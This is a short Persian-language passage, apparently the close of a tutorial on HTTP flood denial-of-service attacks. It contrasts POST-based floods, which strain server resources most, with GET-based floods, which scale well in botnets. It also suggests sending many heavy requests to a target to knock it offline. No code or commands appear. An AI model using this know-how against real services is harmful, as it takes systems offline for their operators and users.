زمانی که سرور یا برنامه را مجبور کند حداکثر منابع ممکن را در پاسخ به تک تک درخواست ها اختصاص دهد، بنابراین، حمله کننده به طور کلی قصد دارد سرور یا برنامه را با درخواست های متعدد که هر کدام به اندازه ممکن پردازش دارند، سرنگون کند.

به همین دلیل حملات HTTP FLOOD با استفاده از درخواست POST از منظر حمله کننده از نظر منابع بیشترین تأثیر را دارند. زیرا درخواست های POST ممکن است پارامترهایی را شامل شود که باعث پردازش پیچیده سمت سرور می شوند از طرف دیگر، حملات مبتنی بر HTTP GET برای ایجاد ساده تر هستند و در سناریوی Botnet می توانند مقیاس به مراتب بهتری داشته باشند.

همان طور که در ابتدا توضیح داده شد زمانی که حمله کننده می خواهد با استفاده از حمله ی HTTP flood، یک سرویس را از دسترس خارج کند، درخواست های HTTP زیادی را برای سرور ارسال می کند. پس ما در اینجا می توانیم درخواست های متعددی (به جای عدد ۲) به سمت ماشین هدف ارسال کنیم که هر کدام به اندازه ممکن پردازش دارند، و به طور کلی سرور یا برنامه سرنگون کنیم.

با تشکر از شما

پایان